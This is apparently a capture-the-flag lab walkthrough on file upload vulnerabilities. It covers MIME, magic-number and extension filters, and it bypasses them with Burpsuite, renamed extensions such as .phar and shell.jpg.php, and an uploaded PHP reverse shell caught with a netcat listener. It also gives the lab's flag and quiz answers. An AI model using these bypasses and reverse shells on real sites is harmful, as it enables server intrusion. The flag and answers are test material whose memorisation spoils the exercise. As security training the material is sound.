- **MIME validation:** MIME (Multipurpose Internet Mail Extension) types are used as an identifier for files – originally when transferred as attachments over email, but now also when files are being transferred over HTTP(S). The MIME type for a file upload is attached in the header of the request, and looks something like this:

```
POST / HTTP/1.1
Host: demo.uploadvulns.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://demo.uploadvulns.thm/
Content-Type: multipart/form-data; boundary=-----152616179812677675061430602066
Content-Length: 169765
Connection: close
Upgrade-Insecure-Requests: 1

-----152616179812677675061430602066
Content-Disposition: form-data; name="fileToUpload"; filename="spaniel.jpg"
Content-Type: image/jpeg
```

- MIME types follow the format <type>/<subtype>. In the request above, you can see that the image “spaniel.jpg” was uploaded to the server. As a legitimate JPEG image, the MIME type for this upload was “image/jpeg”. The MIME type for a file can be checked client-side and/or server-side; however, as MIME is based on the extension of the file, this is extremely easy to bypass.
- Magic Number validation: Magic numbers are the more accurate way of determining the contents of a file; although, they are by no means impossible to fake. The “magic number” of a file is a string of bytes at the very beginning of the file content which identify the content. For example, a PNG file would have these bytes at the very top of the file: 89 50 4E 47 0D 0A 1A 0A.

File: pngdemo.png	ASCII	Offset: 0x00000050 / 0x0005DA64 (%00)
00000000 89 50 4E 47 0D 0A 1A 0A	00 00 00 0D 49 48 44 52	.PNG.....IHDR
00000010 00 00 03 20 00 00 02 58	08 06 00 00 00 9A 76 82X.....v.

- Unlike Windows, Unix systems use magic numbers for identifying files; however, when dealing with file uploads, it is possible to check the magic number of the uploaded file to ensure that it is safe to accept. This is by no means a guaranteed solution, but it's more effective than checking the extension of a file.

File Length Filtering:

File length filters are used to prevent huge files from being uploaded to the server via an upload form (as this can potentially starve the server of resources). In most cases this will not cause us any issues when we upload shells; however, it's worth bearing in mind that if an upload form only expects a very small file to be uploaded, there may be a length filter in place to ensure that the file length requirement is adhered to. As an example, our fully fledged PHP reverse shell from the previous task is 5.4Kb big — relatively tiny, but if the form expects a maximum of 2Kb then we would need to find an alternative shell to upload.

File Name Filtering:

As touched upon previously, files uploaded to a server should be unique. Usually this would mean adding a random aspect to the file name, however, an alternative strategy would be to check if a file with the same name already exists on the server, and give the user an error if so. Additionally, file names should be sanitised on upload to ensure that they don't contain any "bad characters", which could potentially cause problems on the file system when uploaded (e.g. null bytes or forward slashes on Linux, as well as control characters such as ; and potentially unicode characters). What this means for us is that, on a well administered system, our uploaded files are unlikely to have the same name we gave them before uploading, so be aware that you may have to go hunting for your shell in the event that you manage to bypass the content filtering.

File Content Filtering:

More complicated filtering systems may scan the full contents of an uploaded file to ensure that it's not spoofing its extension, MIME type and Magic Number. This is a significantly more complex process than the majority of basic filtration systems employ, and thus will not be covered in this room.

It's worth noting that none of these filters are perfect by themselves — they will usually be used in conjunction with each other, providing a multi-layered filter, thus increasing the security of the upload significantly. Any of these filters can all be applied client-side, server-side, or both.

Similarly, different frameworks and languages come with their own inherent methods of filtering and validating uploaded files. As a result, it is possible for language specific exploits to appear; for example, until PHP major version five, it was possible to bypass an extension filter by appending a null byte, followed by a valid extension, to the malicious .php file. More recently it was also possible to inject PHP code into the exif data of an otherwise valid image file, then force the server to execute it. These are things that you are welcome to research further, should you be interested.

1. What is the traditional server-side scripting language?

Answer: php

1. When validating by file extension, what would you call a list of accepted extensions (whereby the server rejects any extension not in the list)?

Answer: whitelist

1. [Research] What MIME type would you expect to see when uploading a CSV file?

Answer: text/csv

Task 7 Bypassing Client-Side Filtering

We'll begin with the first (and weakest) line of defence: Client-Side Filtering.


As mentioned previously, client-side filtering tends to be extremely easy to bypass, as it occurs entirely on a machine that you control. When you have access to the code, it's very easy to alter it.

There are four easy ways to bypass your average client-side file upload filter:

1. Turn off Javascript in your browser – this will work provided the site doesn't require Javascript in order to provide basic functionality. If turning off Javascript completely will prevent the site from working at all then one of the other methods would be more desirable; otherwise, this can be an effective way of completely bypassing the client-side filter.
2. Intercept and modify the incoming page. Using Burpsuite, we can intercept the incoming web page and strip out the Javascript filter before it has a chance to run. The process for this will be covered below.
3. Intercept and modify the file upload. Where the previous method works before the webpage is loaded, this method allows the web page to load as normal, but intercepts the file upload after it's already passed (and been accepted by the filter). Again, we will cover the process for using this method in the course of the task.
4. Send the file directly to the upload point. Why use the webpage with the filter, when you can send the file directly using a tool like `curl`? Posting the data directly to the page which contains the code for handling the file upload is another effective method for completely bypassing a client side filter. We will not be covering this method in any real depth in this tutorial, however, the syntax for such a command would look something like this: `curl -X POST -F "submit:<value>" -F "<file-parameter>:@<path-to-file>" <site>`. To use this method you would first aim to intercept a successful upload (using Burpsuite or the browser console) to see the parameters being used in the upload, which can then be slotted into the above command.

We will be covering methods two and three in depth below.

Let's assume that, once again, we have found an upload page on a website:



Client-Side Bypass

Select File
Upload

As always, we'll take a look at the source code. Here we see a basic Javascript function checking for the MIME type of uploaded files:

```


1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>Client-Side Bypass</title>
5     <script src="assets/js/jquery-3.5.1.min.js"></script>
6     <script src="assets/js/script.js"></script>
7     <script>
8       //Run once the HTML has finished loading
9       window.onload = function(){
10         //Select the file input element
11         var upload = document.getElementById("fileSelect");
12         //Ensure that there are no files already waiting to be uploaded
13         upload.value="";
14         //Listen for files to be selected
15         upload.addEventListener("change",function(event){
16           //Get a handle on the file being uploaded
17           var file = this.files[0];
18           //Check to see if the file is a JPEG using MIME data -- if not, alert and reset
19           if (file.type != "image/jpeg"){
20             upload.value = "";
21             alert("This page only accepts JPEG files");
22           }
23         });
24       };
25     </script>
26   </head>
27   <body>
28     <h1><strong>Client-Side Bypass</strong></h1>
29     <button class="Btn" id="uploadBtn">Select File</button>
30     <form method="post" enctype="multipart/form-data">
31       <input type="file" name="fileToUpload" id="fileSelect" style="display:none">
32       <input class="Btn" type="submit" value="Upload" name="submit" id="submitBtn">
33     </form>
34     <p style="display:none;" id="uploadtext"></p>
35     </body>
36   </html>
37
38

```

In this instance we can see that the filter is using a whitelist to exclude any MIME type that isn't `image/jpeg`.

Our next step is to attempt a file upload — as expected, if we choose a JPEG, the function accepts it. Anything else and the upload is rejected.

Having established this, let's start Burpsuite and reload the page. We will see our own request to the site, but what we really want to see is the server's response, so right click on the intercepted data, scroll down to "Do Intercept", then select "Response to this request":



When we click the "Forward" button at the top of the window, we will then see the server's response to our request. Here we can delete, comment out, or otherwise break the Javascript function before it has a chance to load:

Response from http://demo.uploadvulns.thm:80/ [192.168.1.228]

Forward

Drop

Intercept is on


Action

Raw Headers Hex HTML Render

HTTP/1.1 200 OK
Date: Sat, 23 May 2020 19:11:06 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1318
Connection: close
Content-Type: text/html; charset=UTF-8

```
<!DOCTYPE html>
<html>
    <head>
        <title>Client-Side Bypass</title>
        <link rel="shortcut icon" type="image/x-icon" href="favicon.ico">
        <script src="assets/js/jquery-3.5.1.min.js"></script>
        <script src="assets/js/script.js"></script>
        <script>
            //Run once the HTML has finished loading
            window.onload = function(){
                //Select the file input element
                var upload = document.getElementById("fileSelect");
                //Ensure that there are no files already waiting to be uploaded
                upload.value="";
                //Listen for files to be selected
                upload.addEventListener("change",function(event){
                    //Get a handle on the file being uploaded
                    var file = this.files[0];
                    //Check to see if the file is a JPEG using MIME data -- if not, alert and reset
                    if (file.type != "image/jpeg"){
                        upload.value = "";
                        alert("This page only accepts JPEG files");
                    }
                });
            };
        </script>
    </head>
    <body>
        <h1><strong>Client-Side Bypass</strong></h1>
        <button class="Btn" id="uploadBtn">Select File</button>
        <form method="post" enctype="multipart/form-data">
            <input type="file" name="fileToUpload" id="fileSelect" style="display:none">
            <input class="Btn" type="submit" value="Upload" name="submit" id="submitBtn">
        </form>
        <p style="display:none;" id="uploadtext"></p>
    </body>
</html>
```

Having deleted the function, we once again click “Forward” until the site has finished loading, and are now free to upload any kind of file to the website:



Client-Side Bypass

Chosen File: shell.php


It's worth noting here that Burpsuite will not, by default, intercept any external Javascript files that the web page is loading. If you need to edit a script which is not inside the main

page being loaded, you'll need to go to the “Options” tab at the top of the Burpsuite window, then under the “Intercept Client Requests” section, edit the condition of the first line to remove `^js$|`:

The screenshot shows the 'Intercept Client Requests' settings in Burpsuite. On the left, there are buttons for 'Add', 'Edit', 'Remove', 'Up', and 'Down'. The main area has a table with columns: 'Enabled', 'Operator', 'Match type', 'Relationship', and 'Condition'. The first row has a checked 'Enabled' box, an 'Or' operator, 'File extension' as the match type, 'Does not match' as the relationship, and the condition `(^gif$|^jpg$|^png$|^css$|^ico$)`. Below the table are two checkboxes: 'Automatically fix missing or superfluous new lines at end of request' (unchecked) and 'Automatically update Content-Length header when the request is edited' (checked).

We've already bypassed this filter by intercepting and removing it prior to the page being loaded, but let's try doing it by uploading a file with a legitimate extension and MIME type, then intercepting and correcting the upload with Burpsuite.

Having reloaded the webpage to put the filter back in place, let's take the reverse shell that we used before and rename it to be called “shell.jpg”. As the MIME type (based on the file extension) automatically checks out, the Client-Side filter lets our payload through without complaining:



Client-Side Bypass

Select File

Upload

Chosen File: shell.jpg

Once again we'll activate our Burpsuite intercept, then click “Upload” and catch the request:

```

POST / HTTP/1.1
Host: demo.uploadvulns.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://demo.uploadvulns.thm/
Content-Type: multipart/form-data; boundary=-----994146275505606605396369498
Content-Length: 5833
Connection: close
Upgrade-Insecure-Requests: 1

-----994146275505606605396369498
Content-Disposition: form-data; name="fileToUpload"; filename="shell.jpg"
Content-Type: image/jpeg

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//

```

Observe that the MIME type of our PHP shell is currently `image/jpeg`. We'll change this to `text/x-php`, and the file extension from `.jpg` to `.php`, then forward the request to the server:

```

Content-Length: 5833
Connection: close
Upgrade-Insecure-Requests: 1

-----994146275505606605396369498
Content-Disposition: form-data; name="fileToUpload"; filename="shell.php"
Content-Type: text/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.

```

Now, when we navigate to <http://demo.uploadvulns.thm/uploads/shell.php> having set up a netcat listener, we receive a connection from the shell!

We've covered in detail two ways to bypass a Client-Side file upload filter. Now it's time for you to give it a shot for yourself! Navigate to java.uploadvulns.thm and bypass the filter to get a reverse shell. Remember that not all client-side scripts are inline! As mentioned previously, Gobuster would be a very good place to start here — the upload directory name will be changing with every new challenge.

```

window.onload = function(){
    var upload = document.getElementById("fileSelect");
    var responseMsg = document.getElementsByClassName("responseMsg")
[0];
    var errorMsg = document.getElementById("errorMsg");
    var uploadMsg = document.getElementById("uploadtext");
    upload.value="";
    upload.addEventListener("change",function(event){
        var file = this.files[0];
        responseMsg.style = "display:none;";
        if (file.type != "image/png"){
            upload.value = "";
            uploadMsg.style = "display:none;";
            error();
        } else{
            uploadMsg.innerHTML = "Chosen File: " +
upload.value.split(/(\\"|\\)/g).pop();
            responseMsg.style="display:none;";
            errorMsg.style="display:none;";
            success();
        }
    })
}

```

```
});  
};
```

```
nc -lvp 9001
```

Question 1. What is the flag in /var/www/?

Answer: THM{NDllZDQxNjJjOTE0YWNhZGY3YjlNmE2}

Task 8 Bypassing Server-Side Filtering: File Extensions

Time to turn things up another notch!


Client-side filters are easy to bypass — you can see the code for them, even if it's been obfuscated and needs processed before you can read it; but what happens when you can't see or manipulate the code? Well, that's a server-side filter. In short, we have to perform a lot of testing to build up an idea of what is or is not allowed through the filter, then gradually put together a payload which conforms to the restrictions.

For the first part of this task we'll take a look at a website that's using a blacklist for file extensions as a server side filter. There are a variety of different ways that this could be coded, and the bypass we use is dependent on that. In the real world we wouldn't be able to see the code for this, but for this example, it will be included here:

```
<?php  
    //Get the extension  
    $extension = pathinfo($_FILES["fileToUpload"]["name"])["extension"];  
    //Check the extension against the blacklist -- .php and .phtml  
    switch($extension){  
        case "php":  
        case "phtml":  
        case NULL:  
            $uploadFail = True;  
            break;  
        default:  
            $uploadFail = False;  
    }  
?>
```

In this instance, the code is looking for the last period (.) in the file name and uses that to confirm the extension, so that is what we'll be trying to bypass here. Other ways the code could be working include: searching for the first period in the file name, or splitting the file name at each period and checking to see if any blacklisted extensions show up. We'll cover this latter case later on, but in the meantime, let's focus on the code we've got here.

We can see that the code is filtering out the `.php` and `.phtml` extensions, so if we want to upload a PHP script we're going to have to find another extension. The [wikipedia page](#) for PHP gives us a bunch of options we can try -- many of them bypass the filter (which only blocks the two aforementioned extensions), but it appears that the server is configured not to recognise them as PHP files, as in the below example:



The screenshot shows a browser window with the URL `demo.uploadvulns.thm/uploads/shell.php5`. The page content is a PHP script that attempts to spawn a shell via a pipe. The script includes logic to handle file descriptors, streams, and TCP connections, but it fails to execute due to the server's configuration.


```

array("pipe", "r"), // stdin is a pipe that the child will read from 1 => array("pipe", "w"), // stdout is a
$descriptorspec, $pipes); if (!is_resource($process)) { printit("ERROR: Can't spawn shell"); exit(1); }
stream_set_blocking($pipes[0], 0); stream_set_blocking($pipes[1], 0); stream_set_blocking($pipes[2],
connection if (feof($sock)) { printit("ERROR: Shell connection terminated"); break; } // Check for er
some // command output is available on STDOUT or STDERR $read_a = array($sock, $pipes[1], $p
to process's STDIN if (in_array($sock, $read_a)) { if ($debug) printit("SOCK READ"); $input = fread(
send data down tcp connection if (in_array($pipes[1], $read_a)) { if ($debug) printit("STDOUT REA
process's STDERR // send data down tcp connection if (in_array($pipes[2], $read_a)) { if ($debug) p
fclose($sock); fclose($pipes[0]); fclose($pipes[1]); fclose($pipes[2]); proc_close($process); // Like pri
($string) { if (!$daemon) { print "$string\n"; } } ?>

```

This is actually the default for Apache2 servers, at the time of writing; however, the sysadmin may have changed the default configuration (or the server may be out of date), so it's well worth trying.

Eventually we find that the `.phar` extension bypasses the filter — and works — thus giving us our shell:




The screenshot shows a browser window with the URL `demo.uploadvulns.thm/uploads/shell.phar`. The page displays a success message: "File uploaded successfully". Below the browser is a terminal window titled "Extension Filtering" showing a root shell on the target machine.

```
muri@anonymised-terminal:~# nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.1.152] from (UNKNOWN) [192.168.1.228] 44964
Linux staging-web-server 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:
15 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 01:23:10 up 2 days, 7:26, 4 users, load average: 0.00, 0.00, 0.00
USER   TTY      FROM          LOGIN@    IDLE    JCPU   PCPU WHAT
root   pts/1    -           Wed02    22:52m  0.04s  0.03s -bash
root   pts/0    192.168.1.151  23:26    27.00s  0.30s  0.30s -bash
root   pts/1    tmux(1927).%0  Sat15    46:09m  2.31s 26.29s tmux new -s
Dev
root   pts/2    tmux(1927).%5  Sun14    2days   0.33s  0.07s vim java/in
dex.php
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Let's have a look at another example, with a different filter. This time we'll do it completely black-box: i.e. without the source code.


Once again, we have our upload form:



Extension Filtering

Select File
Upload

Ok, we'll start by scoping this out with a completely legitimate upload. Let's try uploading the `spaniel.jpg` image from before:




Extension Filtering

Select File
Upload

File uploaded successfully

Well, that tells us that JPEGS are accepted at least. Let's go for one that we can be pretty sure will be rejected (`shell.php`):



Extension Filtering

Select File

Upload

Invalid File Format

Can't say that was unexpected.

From here we enumerate further, trying the techniques from above and just generally trying to get an idea of what the filter will accept or reject.

In this case we find that there are no shell extensions that both execute, and are not filtered, so it's back to the drawing board.

In the previous example we saw that the code was using the `pathinfo()` PHP function to get the last few characters after the `.`, but what happens if it filters the input slightly differently?

Let's try uploading a file called `shell.jpg.php`. We already know that JPEG files are accepted, so what if the filter is just checking to see if the `.jpg` file extension is somewhere within the input?

Pseudocode for this kind of filter may look something like this:

```

ACCEPT FILE FROM THE USER -- SAVE FILENAME IN VARIABLE userInput
IF STRING ".jpg" IS IN VARIABLE userInput:
    SAVE THE FILE
ELSE:
    RETURN ERROR MESSAGE

```

When we try to upload our file we get a success message. Navigating to the `/uploads` directory confirms that the payload was successfully uploaded:

Index of /uploads

demo.uploadvulns.thm/uploads/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter

Index of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory	-	-	-
shell.jpg.php	2020-06-07 02:32	5.4K	
spaniel.jpg	2020-06-07 02:32	357K	

Apache/2.4.29 (Ubuntu) Server at demo.uploadvulns.thm Port 80

Activating it, we receive our shell:

Index of /uploads

demo.uploadvulns.thm/uploads/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Index of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory	-	-	-
shell.jpg.php	2020-06-07 02:32	5.4K	
spaniel.jpg	2020-06-07 02:32	357K	

Apache/2.4.29 (Ubuntu) Server at demo.uploadvulns.thm Port 80

```
muri@anonymised-terminal:~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.1.190] from (UNKNOWN) [192.168.1.228] 41780
Linux staging-web-server 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
02:37:43 up 8 days, 44 min, 5 users, load average: 0.00, 0.01, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
root pts/1 - 27May20 3days 0.10s 0.09s -bash
root pts/0 192.168.1.151 01:53 5:59 0.02s 0.00s tmux a -t D
ev
root pts/1 tmux(1927).%14 14:40 5:59 0.26s 0.26s -bash
root pts/3 tmux(1927).%9 30May20 6days 1.44s 1.44s -bash
root pts/4 tmux(1927).%13 31May20 6days 0.30s 0.16s vim ..//prior
r/java/assets/css/style.css
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
